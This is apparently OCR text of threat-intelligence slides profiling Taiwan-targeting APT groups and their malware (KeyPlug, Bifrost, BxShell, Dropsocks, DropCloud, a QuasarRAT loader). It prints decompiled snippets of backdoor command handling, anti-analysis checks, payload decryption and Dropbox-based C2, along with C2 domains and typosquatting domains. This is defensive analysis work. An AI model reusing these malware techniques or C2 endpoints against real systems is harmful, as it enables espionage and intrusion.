


FunnyDll

- Packed with ConfuserEx v1.0.0
- XML configuration:

```
<?xml version="1.0" encoding="utf-8"?>
<Config Group="lib" Password="test" StartTime="0" EndTime="24" WeekDays="0,1,2,3,4,5,6">
    <TcpConnector address="mztfki9x.wikimedia.vip" port="443" interval="30-60"/>
</Config>
```

ChatLoader


Signed file
c_20934.nls
Decrypt payload with chacha20
Service
SessionEnv
LODER
ChatLoader
(TSVIPSrv.dll)
Create process
SyncHost.exe
Find target dll
in System32
Choose aclui.dll
aclui.dll
Payload

Natwalk

- Alias: Sidewalk
- Hook Network Store Interface(NSI) API
- Abuse Cloudflare Worker for anti-tracking

```
POST https://cdn.cdnfree.workers.dev/8wsjKViHmSkKIGYh/wxcqqUhS446XfcG1 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 Chrome/72.0.3626.109 Safari/537.36
gtsid: TQmdre9BEXe4YJHH
gtuvid: 5A678B6941DEBED130E03C29E75A78065OA0AF5A0BBF456OFE333916FF98CDA1
Content-Length: 120
Host: cdn.cdnfree.workers.dev

   ; I| r .]  □ #k `  □ □□ □k □ p □ <
! 繼 □ □  □ □  □  \ □\ o  o+ S4□N5> `z `m  |l□  Z  □3N{~ □ □i\h .□ :s  W1    □
```

KeyPlug

- Multi-protocol: HTTPS, TCP, UDP, WSS, QUIC

```
  while ( 1 )
  {
    memset(String, 0, sizeof(String));
    v9 = v7;
    if ( v7 > 400 )
      v9 = 400;
    memmove(String, v6, v9);
    sub_180009910(String);
    if ( StrStrIA(a2, "HTTPS://") == a2
      || StrStrIA(a2, "TCP://") == a2
      || StrStrIA(a2, "UDP://") == a2
      || StrStrIA(a2, "WSS://") == a2 )
    {
      break;
    }
    ++v6;
    --v7;
    if ( v6 >= v8 )
00009099 sub_180009A30:80 (180009C99)
```

KeyPlug version 2022

```
      if ( StrStrIA(a3, "HTTPS://") == a3 )
      {
LABEL_33:
        sub_1800C95D0(v46);
        return 1;
      }
      v35 = ~(((~(dword_180383718 * (dword_180383718 - 1)) & 0x3C2426FE | (dword_180383718 * (dword_180383718 - 1)) & 0x0
      v36 = (v35 | ((~(dword_180383718 * (dword_180383718 - 1)) & 0x3C2426FE | (dword_180383718 * (dword_180383718 - 1))
      v37 = dword_18038371C < 10
         && (v35 | ((~(dword_180383718 * (dword_180383718 - 1)) & 0x3C2426FE | (dword_180383718 * (dword_180383718 - 1))
         || v36 && dword_18038371C > 9;
      v38 = v36 ^ (dword_18038371C < 10) | (!v36 && dword_18038371C >= 10);
      if ( v37 == (v38 ^ 1) && v38 | v37 ^ 1 )
LABEL_24:
        StrStrIA(a3, "TCP://");
      v39 = StrStrIA(a3, "TCP://");
      v40 = (~(~(dword_180383718 * (dword_180383718 - 1)) & 0xFFFFFFFE | (dword_180383718 * (dword_180383718 - 1)) ^ 1) &
      v41 = (dword_18038371C < 10) ^ v40;
      v42 = (v41 | (!v40 && dword_18038371C >= 10)) ^ 1;
      if ( (v42 & v41) == 0 && v42 == v41 )
        goto LABEL_24;
      if ( v39 == a3 || StrStrIA(a3, "UDP://") == a3 || StrStrIA(a3, "WSS://") == a3 || StrStrIA(a3, "quic://") == a3 )
0004FC50 sub_180050410:139 (180050850)
```

KeyPlug version 2023

ShadowPlayRAT

- PDB: C:\Users\Administrator\Desktop\name\2019.4.12\3.28\ccccc\Release\ccccc.pdb
- Set registry with name “Nvshow” for persistence
- Supporting functions:
  - File operation
  - Command execution

```
015D1FE8 10 B6 00 00 00 78 9C 73 61 70 65 08 66 F0 66 08 .¶...x.sape.fðf.
015D1FF8 61 F0 67 08 60 D0 65 30 65 F0 64 F0 61 F0 65 70 aðg.`Ðe0eðdðaðep
015D2008 03 B2 4C 19 A8 03 0C 19 CC 18 2C 19 F4 18 8C 80 .²L.¨...Ì.,.ô...
015D2018 26 9A 80 69 08 CF 10 08 91 81 0C 23 03 03 1B 90 &..i.Ï.....#....
015D2028 66 02 E2 0F CA 10 9A 54 90 C4 C0 E0 30 A1 5E A6 f.â.Ê..T.ÄÀà0¡^¦
015D2038 FC E0 A2 DE 4B FF FE FF FF EF F0 55 9F 11 24 DE üà¢ÞKÿþÿÿïðU..$Þ
015D2048 02 24 27 30 22 D4 41 98 D1 8C 58 0D 21 02 64 7C .$'0"ÔA.Ñ.X.!.d|
015D2058 D3 67 44 B6 67 05 D0 9E 02 09 C9 F2 04 90 1C 54 ÓgD¶g.Ð...Éò...T
015D2068 4D 03 50 EC 00 7B 2C 23 C8 9E 0C 06 01 07 8E 84 M.Pì.{,#È.......
015D2078 78 30 1B 64 A9 42 C8 B7 92 04 A0 FC 3F 61 C9 F2 x0.d©BÈ·.. ü?aÉò
015D2088 88 C4 78 46 76 A0 58 7A 98 54 39 CC 7C 0E 20 DE .ÄxFv Xz.T9Ì|. Þ
015D2098 00 75 3B 03 50 07 00 69 A0 2F D4 BA 0D F0 AD BA .u;.P..i /Ôº.ð.º
015D20A8 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA .ð.º.ð.º.ð.º.ð.º
015D20B8 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA .ð.º.ð.º.ð.º.ð.º
015D20C8 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA .ð.º.ð.º.ð.º.ð.º
015D20D8 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA .ð.º.ð.º.ð.º.ð.º
015D20E8 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA .ð.º.ð.º.ð.º.ð.º
015D20F8 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA .ð.º.ð.º.ð.º.ð.º
015D2108 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA .ð.º.ð.º.ð.º.ð.º
```

1st byte: Opcode

2nd ~5th byte: Compressed data size

6th byte~: Compressed data

Huapi

Alias: PLEAD, BlackTech

Target Country: JP, TW, US, KR, HK

Target Industry: Gov, IT, Telcom

Malware

- Bifrost (aka Bifrose)
- Dbgprint (aka Waterbear)
- TSCookie

Bifrost

- Modified RC4 Algorithm

```
modified_RC4(rc4_key, 16, (__int64)&second_rc4_key, 4, 223);
modified_RC4((unsigned __int8 *)Mutex_Name, 40, (__int64)rc4_key, 16, 119);
v3 = OpenMutexA(0, 0, Mutex_Name);
if ( v3 )
{
  CloseHandle(v3);
  return sub_100019CC(1u, 0, 0);
}
else
{
  modified_RC4((unsigned __int8 *)Mutex_Name, 40, (__int64)rc4_key, 16, 137);
  modified_RC4(rc4_key, 16, (__int64)&second_rc4_key, 4, 33);
00001004 ServiceMain:5 (10001C04)
```

1st modified_RC4() decrypts rc4_key with second_rc4_key
2nd modified_RC4() decrypts Mutex_name with rc4_key

Encrypts Mutex_name and rc4_key

Bifrost

- Anti-analysis

```
while ( 1 )
{
  sub_100043E0(pe.th32ParentProcessID);
  strcpy(SubStr, "TCPVIEW");
  strcpy(v22, "ICESWORD");
  strcpy(v17, "CPORT");
  strcpy(v23, "WIRESHARK");
  strcpy(v20, "NETSTAT");
  strcpy(v19, "ETHERAL");
  strcpy(Name, "XECPROBELOADER");
  strcpy(v25, "RFSCANNER");
  v6 = strupr(pe.szExeFile);
  if ( strstr(v6, SubStr)
    || (v7 = strupr(pe.szExeFile), strstr(v7, v22))
    || (v8 = strupr(pe.szExeFile), strstr(v8, v17))
    || (v9 = strupr(pe.szExeFile), strstr(v9, v23))
    || (v10 = strupr(pe.szExeFile), strstr(v10, v20))
    || (v11 = strupr(pe.szExeFile), strstr(v11, v19))
    || (v12 = strupr(pe.szExeFile), strstr(v12, Name)) )
  {
    if ( (unsigned int)sub_100043E0(pe.th32ParentProcessID) != CurrentProcessId )
      break;
  }
  if ( !Process32Next(Toolhelp32Snapshot, &pe) )
00003B44 sub_10004480:57 (10004744)
```

Bifrost


Backdoor Functions

- Command execution
- File manipulation
- Process management
- Persistence
- Self delete

```
decrypt_command((int)&qword_103F1FC0, (int)a1, a2);
switch ( *a1 )
{
  case 0x15:                                    // Generates random number
    sub_10005D70(a1);
    v5 = 21;
    break;
  case 0x82:                                    // Send heartbeat
    sub_10002E10();
    break;
  case 0x83:                                    // Get local time
    sub_10002F30(a1);
    break;
  case 0x84:                                    // Create file (prepare for file download)
    sub_10003500(a3);
    break;
  case 0x85:                                    // Write file (append at end of file)
    sub_10003690(a3);
    break;
0004120 sub 10004D20:1 (10004D20)
```

Typosquatting domain

Domain	Industry
udngroups.com	Media
udntw.net	Media
rutentw.com	E-Commerce
linestw.com	IT



Goushe

Alias: APT23, Pirate Panda, KeyBoy

Target Country: IN, PH, TW, TH, VN

Target Industry: Transport, Gov, Finance

Malware:

- BxShell
- ReflectiveDigit (aka ChiserClient)
- SmilyCommand (aka Smilesvr)

JpgRun

- Payload specific string “EHAGBPSL”

```
v1 = 1;
FileA = CreateFileA(lpFileName, 0xC0000000, 1u
v3 = FileA;
if ( FileA == 0xFFFFFFFFFFFFFFFFi64 )
{
  return 0i64;
}
GetFileSize(FileA, 0i64);
v61 = 0;
v59 = 0;
v60 = 0;
Size = 0;
SetFilePointer(v3, 0xFFFFFFF0, 0i64, 2u);
memset(Buffer, 0, sizeof(Buffer));
ReadFile(v3, Buffer, 8u, &v61, 0i64);
memset(v63, 0, sizeof(v63));
strcat(v63, "E");
strcat(v63, "H");
strcat(v63, "A");
strcat(v63, "G");
strcat(v63, "B");
strcat(v63, "P");
strcat(v63, "S");
strcat(v63, "L");
v5 = Buffer;
do
{
```

```
3:0820h: 15 F4 15 F3 15 F2 15 F1 00 15 F0 15 FF 05 FE 05  .ô.ó.ò.ñ..ð.ÿ.þ.
3:0830h: FD 00 05 FC 05 FB 05 FA 05 F9 00 05 F8 05 F7 05  ý..ü.û.ú.ù..ø.÷.
3:0840h: F6 05 F5 00 05 F4 05 F3 05 F2 05 F1 46 05 F0 80  ö.õ..ô.ó.ò.ñF.ð€
3:0850h: EF F7 CF 67 F5 8A E9 FE 00 F5 FD F5 FC F5 FB F5  ï÷Ïgõ.éþ.õýõüõû
3:0860h: FA 00 F5 F9 F5 F8 F5 F7 F5 F6 04 F5 F5 F5 F4 F5  ú.õùõøõ÷õö.ííííô
3:0870h: F3 5A F9 FF EC F5 F0 F0 31 E2 C0 FF FF F4 F1 F1  óZùÿìõðð1âÀÿÿôññ
3:0880h: 22 F2 A0 79 E5 FC 77 45 EC F1 CF FF F9 55 07 DC  "ò yåüwEìñÏÿùU.Ü
3:0890h: 7F C6 FC 78 C3 DC 76 A5 FC 75 54 85 FC 74 65 FC  .ÆüxÃÜv¥üuT…üteü
3:08A0h: 73 F5 F3 E3 FE 7D 53 89 F0 79 A8 F0 74 87 B0 56  sõóãþ}S‰ðy¨ðt‡°V
3:08B0h: E0 76 55 AA F3 05 FF F2 E4 FF F1 C4 FF F0 A4 FF  àvUªó.ÿòäÿñÄÿð¤ÿ
3:08C0h: 45 FF 15 74 EF FD 44 FF FC 24 FF FB 9F 04 FF FA  Eÿ.tïýDÿü$ÿû.ÿú
3:08D0h: 15 22 02 4C 0B 2B 0B 0A 0B E8 0B FF C7 0B A6 0B  .".L.+...è.ÿÇ.¦.
3:08E0h: 85 0B 64 0B 43 0B 22 0B 01 0B EF 0A FF CE 0A AD  ….d.C."...ï.ÿÎ.
3:08F0h: 0A 8C 0A 6B 0A 4A 0A 29 0A 08 0A E6 0A FC C5 0A  .Œ.k.J.)...æ.üÅ.
3:0900h: A4 0A 83 0A 62 0A FF FF 45 48 41 47 42 50 53 4C  ¤.ƒ.b.ÿÿEHAGBPSL
3:0910h: 16 94 00 00 F2 74 02 00                          .”..òt..
```

BxShell

- Loaded by JpgRun
- Variant of QL_ASD_Shell found in mid 2021

```
--dword_18004DC3C;
Send_EncryptData(a1, &AES_key_matrix, v21);
memset(v21, 0, sizeof(v21));
Send_EncryptData(a1, &AES_key_matrix, banner[0]);// ******Bx6.1_x64******
memset(v24, 0, sizeof(v24));
Kernel32_GetSystemDirectoryA(v24, 2048i64);
Kernel32_SetCurrentDirectoryA(v24);
do
{
  v9 = sub_180007D80();
  Send_EncryptData(a1, &AES_key_matrix, "\r\n%s\r\n%s", v9, ShellPrefix);// [Bx6.1_x64]#
  memset(v22, 0, sizeof(v22));
  if ( Recv_DecryptData(a1, v22, 0x800u) == -1 )
    break;
  RAT_function(a1, v22);
}
while ( !byte_180040B11 );
return 0i64;
```


QuasarRAT

- Open-soursed Quasar RAT with custom loader
- Decrypt payload by DES key given by arguments

```
private static void Main(string[] args)
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    if (args.Length < 1)
    {
        return;
    }
    byte[] bytes = Convert.FromBase64String(args[0]);
    string @string = Encoding.Default.GetString(bytes);
    string text = Application.StartupPath + "\\" + Path.GetFileNameWithoutExtension(Application.ExecutablePath) + ".bin";
    if (!File.Exists(text))
    {
        return;
    }
    byte[] array = new byte[new FileInfo(text).Length];
    int num = DESFile.DecryptFile(text, array, @string + ".2018");
```

Typosquatting domains

Domain	Industry
libertytimes.net	Media
udnnews.net	Media
twfhc.net	Financial
caaupgrade.com	Transport
ppchrome.com	E-Commerce
tw-facebook.com	Social media



SLIME25

Alias: APT24

Target Country: Taiwan

Target Industry: Media, IT, Edu, Gov

Malware

- Dropsocks (aka DropNetClient/Buxzop)
- LuckyTask (aka LuckDLL)

Dropsocks

- Abuse Dropbox service as C2
- File encryption/decryption with modified RC4 in different modes

```
for ( i = 0; i < data_size; ++i )
{
  output = (char *)(data + i);
  v13 = *output;
  if ( mode )
    v14 = v13 - i;
  else
    v14 = i ^ v13;
  *output = v14;
  v7 = (v7 + 1) % 256;
  v15 = &RC4_sbox[v7];
  v16 = (unsigned __int8)*v15;
  v8 = (v16 + v8) % 256;
  v17 = &RC4_sbox[v8];
  *v15 = *v17;
  *v17 = v16;
  v18 = *output ^ RC4_sbox[(v16 + (unsigned __int8)*v15) % 256];
  *output = v18;
  if ( mode )
    v19 = i ^ v18;
  else
    v19 = i + v18;
  *output = v19;
}
00009310 sub 180009E50:53 (180009F10)
```


Decide to use xor or add

Dropsocks

- Cmd execution and file operation
- 5 sub-folders

Folder name	Purpose
001	Victim computerinformation
010	C2 command
011	Command output from victim
100	Files uploaded from victim
101	Files for Dropsocks to download

Dropsocks


1. Connect to Dropbox & create folder
2. Send commands to Dropbox
3. Get commands
4. Send output to Dropbox
5. Receive victim's files
Dropscoks
Actor

SLIME50

Target Country: Taiwan

Target Industry: Media, Gov

Malware:

- DropCloud

DropCloud

- Dropbox token information:
  {"country": "HK", "locale": "zh-CN“}
- PDB:
  C:\Users\sd\Desktop\Cloud_20170809\CloudServer\CloudServer\obj\Release\CloudServer.pdb
- Victims:
  3 Media, 1 Gov, 9 others

```
private const string strAESPassword = "www.dropbox.comwww.dropbox.comm";

// Token: 0x04000031 RID: 49
private const string strZipPassword = "www.dropbox.com";

// Token: 0x04000032 RID: 50
